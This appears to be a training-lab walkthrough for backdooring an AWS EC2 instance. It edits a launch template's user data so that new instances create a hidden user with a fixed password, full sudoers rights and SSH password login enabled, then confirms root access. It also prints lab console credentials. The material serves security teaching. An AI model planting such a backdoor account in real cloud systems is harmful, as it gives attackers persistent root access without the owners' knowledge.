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Name	Backdooring EC2 instance
URL	https://attackdefense.com/challengedetails?cid=2453
Type	AWS Cloud Security : EC2

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Solution:


Step 1: Click on the lab link button to get resource details.

Access Credentials to your AWS lab Account


Login URL	https://854627651693.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	mark
Password	Ad4V8cMTkeYRA5a3

Step 2: Search "EC2" on the search box and navigate to the EC2 dashboard






Step 3: Now, click on "Instances" and connect.




You will see an instance in the running state. Select that instance and click on connect. And go to "Session Manager" and click on connect.

If you encountered the error message as shown in the image below, then follow the steps given below to remove this error.




NOTE: You can skip the following steps and move to the next section if you haven't encountered the error.

Go back to the "Instances" and select the running instance, and click on "Stop instance".




Click on "Stop"




The instance will be stopped.

Now, wait for some time (2 mins max) and refresh the page. You will find that the old instance got terminated automatically, and a new instance got launched.




Select the running instance and click on connect.

Step 4: After clicking on "Connect" go to the "Session Manager"



Here, click on "Connect".

You will be prompted to the bash terminal.



Step 5: Check whether we have super user privileges or not

Run the following command on the terminal to switch to the super user account.

Command:

sudo su

```
Listance ID: i-Oecddc2a38355c382

Session ID: student-O4c65fc1db2cb38a9

Instance ID: i-Oecddc2a38355c382


We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.


[sudo] password for ssm-user:
```

You can see the system is asking for the super user's password to log in as a super user. This means we don't have super user privileges.

Now click on "Terminate" to terminate the session.




Step 6: Navigate to "Launch Templates" from the EC2 dashboard.




Step 7: Create a new version of the launch template.

Select the template and click on "Actions", inside "Actions" click on "Modify template (Create new version)".



Now here, navigate to the bottom, and you will find the "User data" box. Inside the user data box, you will see some code is already written.



We will replace that code with the one given below:

Code:

#!/bin/bash


groupadd -r davidwalker

useradd -r -g davidwalker -d /home/davidwalker -c "davidwalker" davidwalker


echo "davidwalker:davidwalker@12345" | chpasswd

echo 'davidwalker ALL=(ALL:ALL) ALL' >> /etc/sudoers


sed -i 's/#PasswordAuthentication.*/PasswordAuthentication yes/g' /etc/ssh/sshd_config



After replacing the code, click on "Create template version".




Click on "View launch templates".




You can see that the template has the latest version as "2".

Step 8: Enable the latest version of the template via Auto Scaling Groups.


Navigate to the EC2 dashboard and search for "Auto Scaling Groups".




Click on the launch template name "terraform-20220..."




Here, go to the "Instance refresh" section.




Click on "Start instance refresh".



Again, click on "Start instance refresh".




You can see the status is "Pending". Wait for some time (2 mins max) until it becomes "Successful".




Once it becomes successful, go to "Instances" and connect.

Step 9: Check the super user privileges.

Navigate to instances and select the running instance and click on connect.





Now, Try to become the super user and check the user id

Command: su davidwalker

Enter the password as "davidwalker@12345".

Check the id of the user first and then try to check sudo privileges and then again check the id.

Commands:

id sudo su id

Voila! We successfully logged in as super user with root privileges.

Step 10: Click on terminate and terminate the session.

End of the lab!

References:

1. AWS EC2 documentation (https://docs.aws.amazon.com/ec2/index.html)